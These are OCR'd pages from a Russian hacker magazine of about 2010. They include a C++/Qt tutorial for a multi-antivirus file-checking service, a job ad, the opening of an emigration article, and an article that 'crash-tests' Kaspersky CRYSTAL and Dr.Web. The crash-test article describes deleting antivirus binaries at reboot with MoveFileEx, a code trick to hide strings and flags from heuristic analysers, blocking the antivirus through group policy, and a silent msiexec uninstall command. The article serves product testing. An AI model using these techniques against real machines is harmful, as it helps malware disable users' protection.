Характеристики проги:
• Закачка одного любого файла за один раз;
• Отображение прогрессбара;
• Компактный дизайн и возможность скопировать загруженный файл сразу в буфер обмена;
• Написан на Си (WinAPI + WinSock);
• Чистый размер —7680 байт.
Сам автор советует юзать второй способ для закачки файлов в обменник.

Артем «RankoR» Смирнов ax-soft.ru



VirusTotal своими руками

Создаем публичный сервис для проверки файла несколькими антивирусами

Недавно я прочитал статью Криса Касперски, посвященную VirusTotal'у, и всерьез загорелся идеей созданием такого сервиса. Почему бы и нет? Проблема малвари сейчас стоит довольно остро, а необходимость проверки одного, но весьма подозрительного файла появляется у пользователей с завидным постоянством.

МАТЕРИАЛЫ И МЕТОДЫ

Итак, что же нам нужно? Рассмотрим по пунктам.


• Выделенный сервер. Не VDS, а именно Dedicated. Я успел отхватить себе сервак с Core Duo, 2 Гб RAM и безлимитным трафиком (10 Мб/с) за $100 в месяц. Средние же расценки сейчас заметно выше :).

• Опыт работы с Linux — в качестве платформы я выбрал именно эту ОС, поскольку виндовый (особенно — высоконагруженный) сервер кажется мне не очень хорошей идеей. Лично я выбрал Ubuntu Server 10.04.

• Знание C++/Qt. Писать мы будем именно на нем, поскольку для линукса приплюснутый Си вполне логичен, а Qt я выбрал, потому что в нем есть очень удобные классы для взаимодействия с процессами.

• Знание PHP + AJAX. Ну а как иначе?

• Умение верстать/рисовать, либо человек, который это сделает. Без хорошего дизайна сервис долго не проживет.



Разбор вывода антивируса

• Установочные пакеты антивирусов и дипломатические навыки для общения с антивирусными компаниями.

ПЕРЕЙДЕМ К ПРАКТИКЕ

Набросаем небольшой план. Что должна делать наша софтина? Она запускает консольный сканер антивируса, читает и парсит его stdout. Чтобы понять стиль поведения антивируса, запустим его с параметром --help, внимательно вкурим в результат, а затем скормим ему здоровый и зараженный (поочередно, естественно) файлы и сравним вывод антивируса. Как это будет реализовано в софте?

Как тебе уже известно (если ты читал мою статью в майском][ ), в Qt есть очень полезный класс `QProcess`, который служит для запуска внешних программ. Он умеет запускать программу, получать ее вывод и сообщать нам о завершении программы. Но нам этого недостаточно, поэтому мы немного допишем класс. Что будет в новом классе? Он должен собирать выведенный в консоль текст по мере его поступления и генерировать сигнал с этим самым выводом и именем процесса при его завершении. Сказано — сделано:

```
class QAvProcess : public QProcess {
        void inline startProcess(
                const QString &name,
                const QStringList &params);
......
    signals:
        void onAvFinished(QAvProcess *sender,
```

Наш сервис в работе



Антивирус	Результат
Zoner AV	ERROR
ESET NOD32	a variant of Win32/PSW.LdPinch trojan
BitDefender	Generic.Dialer.7C52A691
Sophos	Troj/LdPnch-Gen
AVG	Trojan horse PSW.Ldpinch.OBP
ClamAV	Trojan.LdPinch-133
Kaspersky	Trojan-PSW.Win32.LdPinch.amb

Done! 6/7 found (85%)

Ahtung! It's a virus, I garantee this!

Check one more!

Разработка PHP-части

```
                const QString &av,
                QString &output,
                const int exitCode);
    private slots:
        void onFinished(int exitCode,
                QProcess::ExitStatus exitStatus);
        void onReadyRead();
};
```

Как видишь, класс наследуется от QProcess. Рассмотрим методы и слоты этого класса:

```
void QAvProcess::startProcess(
        const QString &name,
        const QStringList &params)
{
        QFileInfo info(name);
        avName = info.fileName();
        start(name, params);
}
```

Как нетрудно догадаться, этот метод служит для запуска программы и сохранения имени процесса перед запуском. Код, заключенный в слот `onReadyRead`, просто аппендит прочитанный вывод к уже имеющемуся, а слот `onFinished()` генерирует сигнал `emit onAvFinished(this, avName, avBuffer, exitCode)`. Все тривиально, поэтому я предлагаю двигаться дальше, к главному классу:


```
class QAv : public QObject{
        void startCheck(const QString &fName);
    private:
        QMap<QString, QString > avs;
        QList<QResultPair > results;
        QString fileName;
        inline QAvProcess* createProcess();
        QVirInfo inline parseOutput(
                const QString &avName,
                const QString &output);
    signals:
        void onAVDone(const QString avName,
                const QString avResult);
    private slots:
        void onAvFinished(QAvProcess *sender,
                const QString &av,
                const QString &output,
                const int exitCode);
};
```

Разберем код по порядку. За запуск антивирусов у нас отве-



warning

Не используй нелицензионные версии антивирусов в своем сервисе и не хостись в России.



info

RESPECT Группе И-3-1 (Прикладная Математика) МГТУ «Станкин». DieHard, YaesU, metal Asechka.Ru community

«Слот» onAvFinished()

```
 QString avName = avs.find(av).value();
if ( avName.isEmpty() ){
      qDebug() << "[-] Unknown process finished";
      return;
}
avsRemains--;
QVirInfo info = parseOutput(av, output);
if ( ! info.isInfo ) {
      writeResult(avName, "ERROR");
      return;
}
if ( ! info.isInfected )
      writeResult(avName, "OK");
else {
      writeResult(avName, info.description);
      avsFound++;
}
delete sender;
if ( ! avsRemains ) {
      qDebug() << endl << endl << "Done,"
         << avsFound << "/" << totalAVs << "found!";
      qDebug() << endl << "RankoR, Ax-Soft.Ru,
         Russia, 2010";
      writeFooter();
      QCoreApplication::exit();
}
```

чает функция startCheck():

```
void QAv::startCheck(const QString &fName)
{
   qDebug() << "[*] Scanning file";
   fileName = fName;
   QStringList params;
   QAvProcess *process;
   // BitDefender
   process = createProcess();
   params << "--action=ignore"
        << fileName;
   process->startProcess("bdscan",
                 params);
   params.clear();
}
```

В параметр fName, как нетрудно догадаться, передается имя файла, который мы будем проверять. В данной статье я буду показывать взаимодействие только с одним антивирусом — дальше ты сможешь продолжить сам.
Кстати говоря, знаешь, почему параметр передается в таком странном виде (const QString &fName)? Дело в том, что при передаче параметра по значению (то есть, например, просто QString fName) в стек переменная будет копироваться целиком, и это совсем не гуд, а при передаче по указателю (QString fName) в стек будет копироваться только адрес переменной. Минус в том, что мы будем вынуждены работать с ней как с указателем. Ну а передача по константной ссылке — const QString &fName — это комбинация двух предыдущих методов. В итоге в стек копируется только указатель на переменную (то есть sizeof(void*)), и работаем мы с ней, как с обычной переменной. Не обошлось, конечно же, и без ложки дегтя — мы не можем изменять переменную в нашей функции. А оно нам надо? В данном случае — нет, ну а если понадобится, то можно завести переменную в самой функции и скопировать ее туда. «Некрасиво», — скажешь ты. Может быть, зато очень эффективно — функция будет вызываться намного быстрее, если все переменные влезут в регистры (при условии юзанья фастколла).
Ладно, лирику в сторону, поехали дальше.
Наверное, ты обратил внимание на qDebug(). Что это? Это поток для вывода отладочной информации в Qt (очень удобная вещь, между прочим).
Далее мы создаем процесс и привязываем его к имеющимся слотам с помощью функции createProcess(). Она абсолютно тривиальна:

```
QAvProcess *process = new QAvProcess;
   connect(process, SIGNAL(onAvFinished
   (QAvProcess*,QString, QString,int)),
         this, SLOT(onAvFinished(QAvProcess*,
         QString,QString,int)));
   return process;
```


Как только процесс завершается, начинает свою работу слот onAvFinished() (см. врезку слева)
И снова введу тебя в курс дела: avs — это QMap из
typedef QPair<QString, QString > QResultPair;
Он содержит пары «имя процесса; название антивируса» для простого распознавания завершившегося процесса.
Одна из важнейших функций в нашей софтине — parseOutput(). Как видно из названия, она парсит вывод антивируса при его завершении и выдает результат сканирования. Выглядит она так:

```
QVirInfo info;
info.isInfo = info.isInfected = false;
if ( avName == "bdscan" ) {  // BitDefender
   if ( output.indexOf("ok") > 0 ) {
      info.isInfo = true;
      return info;
   }
   int index = output.indexOf("infected:");
   if ( index == -1 )
      return info;
   info.description = output.mid (index + 9,
              output.indexOf("\n", index) -
                    index - 9).trimmed();
   info.isInfo = info.isInfected = true;
}
```

Тут происходит самый обыкновенный разбор строки. Если мы не находим какого-то ключевого слова — значит, ошибка. Если находим слово, соответствующее отрицательному результату (то есть, файл не заражен) — возвращаем OK. Иначе — копируем вывод антивируса и возвращаем его.
Вернемся к слоту onAvFinished(). После парсинга вывода мы пишем результат в файл в виде HTML-таблицы для удобного вывода в браузер.
Все! Костяк сервиса создан. Встает вопрос: «А как на этом можно заработать»? На мой взгляд, есть два варианта:
1.«Приватная» версия сервиса. Не отправлять на проверку файлы за небольшую денежку. У меня — 1 цент за 1 антивирус. Как реализовать? Iptables тебе в руки!
2.Реклама. Можно размещать баннеры тематических форумов/сервисов и/или контекстную рекламу от того же гугла.
3.Продажа лицензионных версий антивирусов.

ЗАКЛЮЧЕНИЕ

Как показала практика, самый напряжный момент в разработке — создание сайта. Ненавижу PHP! После понятного и логичного C++ разработка на PHP + Ajax подобна пытке, но в итоге использование в качестве Ajax-библиотеки Sajax, а SQL-базы SQLite решило все мои проблемы.
На этом позволь свернуть мое краткое повествование и пожелать тебе удачной разработки. А будут вопросы — пиши. Мыла не указываю, поскольку настоящий хакер всегда и так сможет меня найти :). ⌶



Почему выбирают нас?



Приглашаем специалистов

в наш сплоченный и творческий коллектив!
Объявляется конкурс на занятие вакантных должностей для работы в центральном офисе Р.М.ТЕЛЕКОМ:



«Инженер телекоммуникационных сетей»

Требования:

- опыт работы в телекоммуникационных компаниях
- знание основных протоколов Интернет
- знание Unix FreeBSD, CISCO IOS
- знание языков программирования C, Perl
- опыт работы с сетевым оборудованием.

Обязанности:

- настройка сетевого оборудования
- поддержание функционирования серверов и маршрутизаторов.

Кандидатам на занятие этой должности нужно заполнить анкету на www.rmt.ru/employ_admin

«Инженер технической поддержки»

Требования:

- опыт работы в телекоммуникационных компаниях
- знание основных протоколов Интернет
- опыт работы с сетевым оборудованием.

Обязанности:

- техническая поддержка абонентов по телефону
- удаленная диагностика неисправностей в сети связи
- настройка и проверка сетевого оборудования.

Кандидатам на занятие этой должности нужно обратиться к Горобинской Наталье





142784, Московская обл., Ленинский р-н,
п.Румянцево, Бизнес Парк, стр.1, офис 402Б

www.rmt.ru
+7 495 988-3212



deeonis deeonis@gmail.com

ЭКСКЛЮЗИВНЫЙ СПОСОБ ВЫНОСА КАСПЕРСКОГО INSIDE

Краш-тест отечественных антивирусов


Суровая проверка грандов AV-индустрии: победивших нет!

Как обычно тестируют антивирусы? Прогоняют их на специально заготовленных зловредах, пытаются всячески обойти эвристику, выбраться из песочницы... Таких тестов полно в Сети, но в этот раз все будет иначе. Мы будем проводить краш-тесты. Мы будем грубо ломать и выводить из строя самые крутые аверские поделки и в итоге узнаем, кто из них оказался самым крепким.


Сегодняшнее тестирование будут проходить две антивирусные программы. Первый испытуемый — Kaspersky CRYSTAL. Это ПО разрабатывалось специально для комплексной защиты пользовательского компьютера. В Кристале, помимо классического сканера и резидентного проактивного модуля, есть также средства родительского контроля, шифрование данных, менеджер паролей, которые для нас особой ценности сегодня не представляют. Вторым кандидатом на уничтожение будет Dr.Web Security Space Pro. Его функционал чуть беднее. Нет менеджера паролей, виртуальной клавиатуры и прочих полезных и не очень фич. Антивирус предназначен для комплексного противодействия интернет-угрозам в сочетании с дополнительной защитой от сетевых атак благодаря встроенному брендмауэру. Оба антивируса очень популярны в России, а Kaspersky еще и входит в мировую пятерку самых продаваемых программ для защиты от зловредов.

ПРИНЦИП ТЕСТИРОВАНИЯ


Для проверки антивирусов на прочность мы разработали пять собственных тестов. Некоторые тесты представляют собой специально написанные программы, другие можно выполнить вручную с помощью стандартных



Кристалл запустился. Полет нормальный!



Потенциально опасная программа. Действительно, есть у нее такой недостаток.



Тайная деинсталляция закончилась обломом

инструментов Windows. Кстати, все испытания проводятся в Windows XP Professional SP3.
За прохождение каждого теста будет выставляться оценка по пятибальной системе — совсем как в школе. Единицы, конечно, мы никому ставить не будем, но и завышать баллы за способность к выживанию — не в наших правилах. В конце мы подсчитаем среднеарифметическое всех оценок и посмотрим, кто оказался самым стойким.
Теперь немного о самих тестах. Так как мы тут проводим не абы что, а краш-тестирование, то и испытания у нас будут соответствующие. Основная их цель — вывести из строя антивирусное ПО как можно незаметнее для пользователя. Если в результате выполнения того или иного теста защитные функции наших кандидатов «на уничтожение» перестали работать, то антивирь получает жирную двойку. В противном случае мы будем смотреть, как ПО справилось с проблемой. Если перед смертью ему удалось выдать какое-нибудь сообщение — начисляем трояк. Как уже было сказано выше, краш-тестов будет всего пять. Первый тест будет тупо пытаться удалить самые важные бинарные файлы дистрибутива антивируса. Но не просто удалить, а удалить при загрузке ОС с помощью специальной API-функции. Второй будет делать то же самое, но при этом еще и хитро шифровать имя удаляемого файла, чтобы антивирь не догадался, что его хотят стереть с практически собственного жесткого диска. Третий тест, опять же, удаляет жизненно важные файлы, но при этом скрывает это, маскируя вызов смертоносной API-функции под совершенно безобидный код.
Четвертое и пятое испытание стоят особняком, поскольку будут выполняться с помощью стандартных средств ОС Windows — никаких специальных утилит мы писать не будем. Разумеется, при желании все это можно реализовать и программно. Итак, один из тестов будет запрещать запуск антивируса посредством политик безопасности, а второй попробует деинсталлировать ПО без лишнего шума и пыли.
Итак, когда мы немного разобрались с тем, что будем делать, приступим непосредственно к краш-тестам.


ТЕСТ №1

Первый тест будет производиться с помощью специально написанной утилиты. В командной строке мы передадим ей полное имя файла, который хотим удалить при следующей загрузке ОС. Программа вызовет системную функцию MoveFileEx, которая может перемещать файлы и папки. Первый ее параметр — это полное имя перемещаемого файла, второй — куда будем перемещать, а третий — флаг, который задает некоторые опции перемещения. Если второй параметр оставить пустым, то есть передать NULL вместо строки с новым местом хранения, а в качестве флага установить значение MOVEFILE_DELAY_UNTIL_REBOOT, то нужный нам файл будет удален во время загрузки ОС.
Все просто. Всего одна функция, и никакого хитроумного кода. Такую утилитку может написать даже ученик средней школы. Теперь проверим, как она подействует на наши антивирусы. Первым по списку идет Kaspersky CRYSTAL. Если посмотреть в менеджер процессов, то мы увидим, что Каспер два раза запустил avp.exe. Одна копия запущена с системными привилегиями, а



warning

Не используй нелицензионные версии антивирусов в своем сервисе и не хостись в России.



info

RESPECT Группе И-3-1 (Прикладная Математика) МГТУ «Станкин». DieHard, YaesU, metal Asechka.Ru community



ТРЮК С КЛЮЧОМ ШИФРОВАНИЯ

Для шифрования пути к файлу во втором тесте и маскировки передачи флага MOVEFILE_DELAY_UNTIL_REBOOT функции MoveFileEx в третьем использовался специальный трюк, который позволяет обойти эвристические анализаторы антивирусного ПО. Если мы сохраним ключ для расшифровки некой строки в памяти программы напрямую (в виде константы или передаваемого значения), то анализаторы кода смогут отследить всю цепочку использования этого ключа и в конце получить исходную информацию в раскриптованном виде.
Но ключ можно сформировать из двух частей: базовая и псевдослучайная части. Базовая часть — это просто число, которое хранится в памяти. Весь фокус в псевдослучайной части. Ее надо сгенерировать так, чтобы эвристическая машина не смогла проанализировать код генерации. Сделать это можно, вызвав некоторую системную функцию с такими параметрами, которые приведут к однозначному результату:

```
DWORD pseudoRandomDigit(const DWORD digit)
{
      fopen("dsjklfjsdlk", "r");
      DWORD err = ::GetLastError();

      return digit + err;
}
```

Функции pseudoRandomDigit передается базовая часть ключа. После этого мы пытаемся открыть несуществующий файл, в результате чего получим вполне определенный код ошибки. Прибавляя этот код к базовой части ключа, мы лишаем эвристические анализаторы всякой надежды понять, что же все-таки произошло. В результате чего антивирус не может расшифровать строку, а, следовательно, и предъявить какие-либо претензии.

вторая — с правами активного в данный момент пользователя. Удалять будем именно этот файл, который по умолчанию лежит в папке «%programfiles%\Kaspersky Lab\Kaspersky CRYSTAL\». Запускаем утилиту, передав ей в качестве одного из параметров полное имя экзешника и … Кристал начал ругаться на нашу тестовую утилиту, определив ее рейтинг опасности как «высокий». Если бы это был реальный зловред, то пользователю пришлось бы решать, разрешить подозрительной программе выполниться или нет. Если все-таки дать свободу нашей утилите, то после ребута системы антивирус не запускается. Программа сделала свое дело и удалила главный бинарник Касперского. В случае запрета выполнения подозрительной тулзы все будет хорошо — avp.exe останется на своем месте и по-прежнему будет радовать пользователей красивой иконкой в трее.
Итак, Kaspersky CRYSTAL прошел первое испытание, но, к сожалению, всего лишь на троечку. Очень часто пользователи жмут на кнопку «Да» не читая, что там пишут.
Следующее защитное ПО — Dr.Web Security Space Pro. В отличие от CRYSTAL, Доктор Веб состоит из множества исполняемых exe-файлов, каждый из которых ответственен за свою функцию. Но удалить мы попробуем самый главный бинарь, который, как и в Касперском, запускается от имени системы — dwengine.exe. Тестовая утилита удаления отработала без проблем, Доктор даже не пискнул. Но посмотрим, что будет после перезагрузки. А после нее все осталось на своих местах — анитвирус как новенький! Ну что же, попробуем стереть какой-нибудь другой важный файл, например, утилиту обновления или базы с сигнатурами. После нескольких запусков смертоносного кода и перезагрузки компьютера Доктор остается жив, и поэтому получает за первое испытание твердую пятерку. Никакого шума, никаких вопросов к пользователю. Просто не удаляется :).

ТЕСТ №2


Второй краш-тест очень похож на первый, но с одним единственным отличием — путь к удаляемому файлу мы передаем в зашифрованном виде. Процедура шифрования тоже не совсем простая. Мы используем специальный трюк, чтобы обмануть эвристики наших антивирусов. Подробнее об этом можно почитать во врезке. А пока посмотрим, как справятся с этим испытанием Касперский и Доктор Веб.
Первый в очереди — Kaspersky CRYSTAL. Предварительно зашифровав путь к avp.exe, мы передаем его нашей утилите. Реакция Кристала на второй тест полностью совпадает с реакцией на первый. Антивирус предложил выбрать, что делать с подозрительной программой. В случае, если мы разрешаем ее выполнение, после перезагрузки Kaspersky не загрузится. Итог: второе испытание Каспер тоже проходит на тройку.
Ситуация с Dr.Web полностью идентична предыдущей. Все попытки удалить какие-либо файлы, требуемые для его работы, потерпели неудачу. Не удалялся даже банальный license.txt! За такую стойкость Доктор Веб получает пять.

ТЕСТ №3

Третье испытание также будет удалять нужные для антивирусного ПО файлы, но при этом будет маскировать сам факт попытки удаления. Как говорилось выше, для того, чтобы стереть файл при загрузке ОС, нужно функции MoveFileEx в качестве одного из параметров передать флаг MOVEFILE_DELAY_UNTIL_REBOOT. Именно этот флаг мы и замаскируем под нечто безобидное, что позволит усыпить бдительность эвристики (см. врезку).
На запуск теста с маскировкой удаления Kaspersky CRYSTAL никак не прореагировал. Сообщение, в котором бы говорилось об опасной программе, не появилось. Может быть, Кристал блокирует эту угрозу втихаря? Перезагружаем, и… нет. Касперский провалил этот тест. ПО не запустилось, avp.exe исчез с жесткого диска без каких-либо следов. Маскировка удаления файлов принесла свои плоды. Анализатор кода CRYSTAL не смог распознать угрозу и поплатился за это. Результат: двойка и ничего, кроме двойки. А что же с Dr.Web? Провалит ли он, наконец, хоть одно испытание? Как оказалось, нет. Доктор тверд, как скала. Никакие хитрые попытки удалить важные файлы его не берут. А все из-за того, что доступ ко всем нужным и ненужным бинарникам из дистрибутива Веба был заблокирован на уровне файловой системы. Такой подход решил все проблемы с вандализмом. Просто так поменять эти права у нас не получится, все гайки закручены очень крепко. Заслуженная пятерка.

ТЕСТ №4

Следующий тест мы будем проводить с помощью стандартных инструментов Windows XP Professional. В главном меню системы выберем пункт «Выполнить…» и впишем туда следующее: gpedit.msc. Откроется консоль с групповыми политиками. Там выберем «User Configuration», затем «Administrative Templates», «System». Справа найдем «Don't run specified Windows applications». Эта опция позволяет запретить запуск определенных программ на основе их имени.
Для Касперского мы будем блокировать avp.exe. Прописав запрет на его запуск в политиках Windows, мы перезагружаем компьютер и смотрим на результат. После старта системы Kaspersky CRYSTAL работает, как ни в чем не бывало. Запустился не только сервис с правами системы, но и процесс с привилегиями текущего пользователя. Похоже, это первая пятерка у Каспера. Поздравляем!
С Dr.Web ситуация чуть хуже. Блокирование запуска dwengine.exe никак не повлияло на работу Доктора, а вот если прописать в политиках имя сканера, то он не запустится. Таким же образом парализуется работа SpIDer Guard. Никакие сообщения при запуске какого-нибудь зловреда пользователю показаны не будут. Но стоит отметить, что защитные функции антивирус потерял не полностью.




Зачем и почему нужно вводить капчу и отключать самозащиту — неясно. Проще согласиться :)

Он выполнит действия, заложенные в настройках по умолчанию, например, бережно перенесет вирус в карантин, но пользователь об этом, к сожалению, ничего не узнает. Доктор Веб получает четверку.

ТЕСТ №5

В пятом и последнем испытании мы попытаемся полностью удалить защитное ПО с помощью штатного инсталлятора. Но удалить так, чтобы пользователь ничего не заметил. Практически у всех современных инструментов для развертывания приложений в системе есть так называемый «тихий режим», когда пользователю не задается никаких лишних вопросов. Вот с помощью этого режима мы будем тестировать антивирусы.
Для «невидимой» деинсталляции Kaspersky CRYSTAL нужно выполнить следующую команду: msiexec /quiet / uninstall {1A59064A-12A9-469F-99F6-04BF118DBCFF}. Ключ /quiet означает, что пользователь не увидит ни одного окна, касающегося процесса анинсталла. Идентификатор в фигурных скобках уникален для установленного дистрибутива Кристал. После выполнения этой команды Касперский не выдает никаких сообщений, касающихся попытки его удаления, но и сама деинсталляция как таковая завершается неудачей. Каспер справился с испытанием — без лишнего шума он пресек попытку несанкционированного удаления. Вторая пятерка.
Для тестирования Dr.Web была выполнена та же команда, с той лишь разницей, что был заменен идентификатор дистрибутива. Через некоторое время после запуска msiexec с нужными параметрами на экране появился диалог с предложением отключить модуль самозащиты и ввести капчу. В случае правильного набора цифрового кода Доктор исчезнет с компьютера пользователя



Сканер работает. Все чисто.

навсегда. То, что Доктор Веб спросил разрешения об отключении самозащиты — это хорошо, но плохо, что он не сообщил нам причины, по которой самозащита отключается. Неопытный юзер может подумать, что так нужно, и с чистой совестью ввести капчу. В итоге Dr.Web получает тройку, поскольку непонятные окошки с непонятным текстом — дурной тон.

ИТОГИ

На этом все. Пять ужасных испытаний пройдены. Некоторые хуже, некоторые лучше. Но ни Kaspersky CRYSTAL, ни Dr.Web Security Space Pro не смогли сдать все тесты на отлично. Для большей наглядности можно посмотреть в таблицу с оценками и вспомнить, как это было.

KASPERSKY CRYSTAL VS DR.WEB SECURITY SPACE PRO

Итоги: Доктор Веб оказался устойчивей ко всяким деструктивным выпадам в его сторону. Он хорошо защитил свои файлы на уровне ФС и смог противостоять жестоким политикам безопасности Windows. А его модуль самозащиты не позволит злоумышленникам тихо и незаметно удалить антивирус.
Касперский справился чуть хуже. Главной проблемой для него стал замаскированный вызов MoveFileEx с флагом MOVEFILE_DELAY_UNTIL_REBOOT. Итоговая оценка за краш-тестирование: Kaspersky CRYSTAL — 3.6 балла, Dr.Web Security Space Pro — 4.4 балла.

	KASPERSKY CRYSTAL	DR.WEB SECURITY SPACE PRO
Тест №1	3	5
Тест №2	3	5
Тест №3	2	5
Тест №4	5	4
Тест №5	5	3
Средний балл	**3.6**	**4.4**



Мария «Mifrill» Нефедова mifrill@real.xakep.ru



МИГРАЦИИ IT-ШНИКОВ СРЕДНЕЙ ПОЛОСЫ

ГДЕ И КАК ЖИВУТ НАШИ ЗА ГРАНИЦЕЙ

ХОРОШО ТАМ, ГДЕ НАС НЕТ

Эту статью вполне можно было бы начать с пространных рассуждений о том, что в России имеет место проблема утечки мозгов. К сожалению, наша с тобой сегодняшняя реальность такова, что молодые и талантливые специалисты все чаще бегут за рубеж в поисках лучшей жизни. И можно было бы долго растекаться по древу, перебирая причины, приведшие к такому печальному положению вещей, ища виноватых и так далее, но давай признаем — все это было бы не слишком-то интересно, да и чтиво, в целом, получилось бы грустное, если не сказать, депрессивное. Поэтому мы и решили зайти с другой стороны, оставив поиски ответов на извечные вопросы «кто виноват?» и «что делать?» другим. Как известно, самой достоверной и интересной всегда является информация, полученная из первых рук, так что мы напрямую пообщались с молодыми и не очень IT-специалистами, которые перебрались из России в самые разные уголки мира. Ребята поведали нам, почему они уехали из РФ, рассказали, насколько сложно им было, и с какими подводными камнями пришлось столкнуться. Плюс к этому, мы покурили форумы, блоги и прочие полезные ресурсы, в итоге собрав для тебя кучу самой разной информации. На выходе получился, конечно, не то чтобы мануал из серии «how to», ведь двух одинаковых путей в эмиграции не бывает, и воспользоваться чужим опытом удается далеко не всегда. Но все же эта статья поможет тебе понять, с какой стороны вообще подходить к вопросу переезда в другую страну, а также даст некоторое представление о том, как живется российскому IT-шнику за рубежом. Ну, а если переезд за границу не входит в твои планы, то можешь отнестись к нижеизложенному как к очередной передаче телеканала Discovery :).

